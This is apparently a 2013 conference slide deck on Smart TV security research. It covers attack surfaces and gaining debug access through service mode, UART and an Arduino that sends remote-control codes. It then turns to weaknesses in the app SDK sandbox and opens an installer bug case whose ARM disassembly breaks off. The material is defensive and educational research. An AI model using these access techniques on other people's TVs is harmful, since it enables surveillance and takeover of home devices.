Smart TV Security

- #1984 in 21st century -

14 March 2013

SeungJin Lee (1st Author)

CIST(Center for Information Security Technologies), Korea University

beist@grayhash.com

Seungjoo Kim (Corresponding Author)

CIST(Center for Information Security Technologies), Korea University

skim71@korea.ac.kr

About me

- SeungJin Lee (aka beist)
  - @beist on twitter
- Ms-Phd course at Korea University
  - A member of IAS LAB, CIST
  - Professor. SeungJoo Kim
- Interested in offensive security research
  - Hunting security bugs and exploiting
- Finding bugs in blackbox which requires reverse engineering is my job
  - Working for big companies in Korea
- Wins at hacking contests
- Running hacking contests/conferences in Korea
- Speaking at security conferences
  - SYSCAN, AVTOKYO, CANSECWEST, SECUINSIDE

About this talk

- Research motivation
- What is Smart TV?
- Smart TV Attack surfaces
- Rootkits for Smart TV
  - Persistence shells
  - Working for 24/7
    - Even when users press power button to turn off TV
  - Surveillance program
- Smart TV threat evaluation
  - Privacy
- Conclusion

Note about this talk

- This talk is more about security bugs and rootkits than about firmware for TV
- This talk more covers rootkits than security bugs and exploitations
  - As they're not different to traditional techniques
- This talk is talking about general security issues of all Smart TV vendors
  - But not for a *specific* vendor :D

Research motivation

- Smart TV is being world popular
  - In 2012, over 80,000,000 Smart TVs Sold
  - People say, it's going to be more popular
- Lack of security research
  - We hardly see security research on Smart TV yet
- Smart TV is like "home-version smartphone"
- Might be very scary if it's pwned
  - We'll see.
- Wanted to measure privacy problem


Smart TV

- Smart TV is now used in many fields
  - Home entertainment
  - Office purpose
  - Educational purpose
  - Business purpose
- Smart TV is not just TV
  - Changing psychological consumer behavior and its impact on the commercial sector
  - The feasibility of potential applications for smart TV in the consumer electronics market
  - The integration of smart TV platforms with IC technology solutions


Smart TV

- Samsung, LG, Panasonic, Sony and others dive into Smart TV industry
- Smart TV is a regular PC but shows you TV programs
  - Smart TV = TV + PC
  - Also, built-in Camera and voice sensor
  - At the moment, only fancy models have built-in camera and voice sensor

Looks of Smart TV (Front)



Looks of Smart TV (Back)



Smart TV

- Just like a regular PC
  - OS: modern OS like Linux (Or embedded)
  - CPU: ARM
  - Platform:
    - Vendor’s own
- It works like a regular PC
  - Boot-up, load kernel
  - Execute programs, kill programs, ETC
  - Usually shells not provided by vendors

Smart TV feature

- Camera and MIC
  - Motion sensor
  - Voice sensor
- TV can recognize your motion
  - You move your arm and hand
  - Then select any menu on TV
  - ETC
- TV can recognize your voice
  - To turn on TV: “Hi TV, turn on”
  - To volume down/up: “Volume up/down”
  - ETC

Big hurdles of Smart TV research

- Lack of documentations and research
- The TV is blackbox
  - No source code
- Smart TV software is huge
  - More than hundreds mega bytes
  - Vendor write most of code
  - Hard to find interesting spots
- Research can brick your TV
  - Sometimes, even the factory reset doesn't work
  - You have to send it to A/S center – "I did"
- If you do any mistake, the TV will be rebooting
  - Because there is a huge user level binary
  - Hundreds on-off is so tedious

Smart TV attack vectors

- Smart TV has almost same attack vectors as Smart Phone
  - A hacker who uploads malicious apps to your Smart TV app market
  - A hacker outside of your network
  - A hacker in your network
    - Network daemons
    - Man in The Middle
  - A hacker who can be around
    - Who can touch your TV (Physical attacks: USB/etc)
    - Who can see your TV (Remote controller)
    - Who can be around your home (Broadcast signals)

Research start on Smart TV

- How to start research on mobile phones?
  - You should do rooting your phone first
    - Both iOS and Android
  - Nothing really much without it
- How to start research on Smart TV?
  - You should get a shell first as well!

Research start on Smart TV

- We started with
  - Firmware information from Samygo
  - Firmware is encrypted by vendor but Samygo have password information for many firmware
    - Unfortunately, they didn't have any information for our TV model
    - So, we got an old version and different model firmware, but much better than nothing
  - Extract executable binaries and IDA time!
  - And, UART

Research start on Smart TV

- Executable binaries
  - Yay! IDA time!
  - IDA analyzes the ARM code very well
- UART
  - Our target has a lot of DEBUG messages which you can see them through UART
    - Booting logs
    - Exception messages
    - Segmentations messages with register values
    - 'Strings' are very gold when you feel lost yourself in a huge binary on IDA

Enable UART


- **Our TV UART is disabled by default**
  - **You should get into 'Service Mode' to make UART enabled**
- **How to get into 'Service Mode'**
  - **TV has 2 Service Modes**
  - **1: Power off + Mute + 1 + 8 + 2 + Power On**
    - **This is not for us as it doesn't have "Advanced Mode"**
  - **2: Info + Factory key combination**
    - **Our remote controller doesn't have "Factory key", so, we should do radio frequency stuff**


Enable UART

- We use Arduino to send "Info" and "Factory" Keys to TV
- http://wiki.samygo.tv/index.php5/Ethernet_to_IR_and_Serial_Console_Interface
  - We just added this

```
Void loop() {
  ...
  Data = 0x1f;
  Company_name::SendCommand(Type, Device, Data, Crc);
  delay(1000);
  Data = 0x3b;
  Company_name::SendCommand(Type, Device, Data, Crc);
}
```

Enable UART





```
MAIN : Control, MODE : CDTV, RES
Region                  KOR      Info Link S
PnP Language            KOR      TTX List
RF Mute Time            600ms    TTX Group
RS-232 Jack             Debug    ND ADJ Suppo
Watchdog                ON       24Px4 Support
WD COUNT                0        Power Indicator
AR COUNT                0        BD Wise Support
LVDS FORMAT             VESA     RF Remocon Suppo
Language_Arabic         KR       Data Service Suppor
Auto Power              LAST POWER  PVR Support
TOOLS Support           95       3D Support
LNA Support             OFF      WSS Support
NETWORK Support         Int-Wifi SWU
IPERF                   Stopped  Cable Modulation
Info Link Country       None     IIC BUS STOP
```

[Arduino with Bus Pirate and Advanced mode]

UART enable commands

```
Set serial port speed: (bps)
1. 300
2. 1200
3. 2400
4. 4800
5. 9600
6. 19200
7. 38400
8. 57600
9. 115200
10. BRG raw value
(1)>9

Data bits and parity:
1. 8, NONE *default
2. 8, EVEN
3. 8, ODD
4. 9, NONE
(1)>1
```

```
Stop bits:
1. 1 *default
2. 2
(1)>

Receive polarity:
1. Idle 1 *default
2. Idle 0
(1)>2

Select output type:
1. Open drain (H=Hi-Z, L=GND)
2. Normal (H=3.3V, L=GND)
(1)>2

Ready
UART>(1)
UART bridge Reset to exit
Are you sure? y
```

There might be an easy way

- If you can use the modified firmware on samygo, just use it
  - Then, you have a shell and it’s root
- Samygo has resources and tools that are very useful for security research
- But in our case, as we bought a very brand new and most expensive TV, there was nothing available at the time


So, we’re ready to find bugs

- Again, having binaries and UART is very important as the target is blackbox
  - We’ll tell you later how to see debug messages without UART after having a shell on the box
- From now, our approach is
  - 1: Reversing binaries
  - 2: Finding some spots to test
  - 3: Checking messages from UART
  - 4: Repeating 1 - 3

Smart TV App Store


- Almost same as mobile app market
  - Developers can make apps for TV
    - SNS clients, NEWS apps, Game, SKYPE, ETC
  - Some vendors don't allow developers to use native languages like C/C++
    - But ok - HTML/Javascript/Flash
    - It could be because of portability
    - Also because of security policy
  - Vendors try to prevent bad guys from making/uploading malicious apps to application market

Smart TV App Store




[Attack scenario]

Smart TV App Store



[Attack scenario]

Smart TV App Store



[Attack scenario]

Smart TV App Store

- What is to write in Javascript/Flash for app?
  - It means
  - Can’t call system calls directly
  - Can’t access many resources like files
  - Your code run in VM (Javascript/Flash)
  - Nothing really much you can do
- Attack point
  - Using web browser bugs (including Flash)
    - Traditional attacks can be done (webkit/flash)
  - Using bugs in SDK provided by vendors
    - And the app installer
    - Will talk about this

Smart TV App Store

- Fortunately (To both developers and attackers), vendors provide SDK for development
  - SDK has many features
    - FILE I/O
    - Download and upload via network
    - Screen control API
    - Basic function of TV control API
    - App control API
    - ETC

Smart TV App Store

- Security policy of App
  - Some important APIs do sanity-checks
    - EX) You can't do "../" when file open()
    - APIs work like they're in sandbox

```
- openCommonFile() calls jx_GetFullPath()

jx_GetFullPath(filepath, stricted_directory)
{
         ...
         if not filepath starts with stricted_directory:
                  exit
         ...
}
```

Smart TV App Store

- Problem of SDK security policy
  - API level sandbox is not best sandbox
    - Hard to ensure hundreds of APIs do their sandbox job properly
    - Hard to implement all security checks in all APIs
      - Checks in File I/O API might be very robust
      - But what about checks in Audio Control API?
  - All app is running as ‘root’ privilege
    - Which means if there is any single API bug, you’d get a root privilege shell

Smart TV App Store

- APP bug case #1
  - The app installer parses a XML file
  - XML file contains
    - App name
    - Title
    - Compression
    - Description
    - Download
    - Etc
  - "Download" field is a URL and a zip of your app

Smart TV App Store

```
STMFD           SP!, {R4-R8,R11,LR}
LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0xCA1840)
LDR             R3, =(aEncodeuri - 0x4E78BC8)
MOV             R5, R2
ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
LDR             R2, =(aNnaviutilS - 0x4E78BC8)
ADD             R11, SP, #0x18
ADD             R3, R4, R3
SUB             SP, SP, #0x13C
MOV             R6, R1
MOV             R0, #1
ADD             R2, R4, R2
ADD             R3, R3, #0xC
MOV             R1, #4
BL              _ZN7CCDebug5PrintI15CCDebugInfoLinkEEvmmPKcz
LDR             R3, =(g_pTaskManager_ptr - 0x4E78BC8)
MOV             R1, #0x48
LDR             R3, [R4,R3]
LDR             R0, [R3]
BL              _ZN12CTaskManager14GetApplicationE15DTV_APPLICATION
CMP             R6, #0
CMPNE           R5, #0
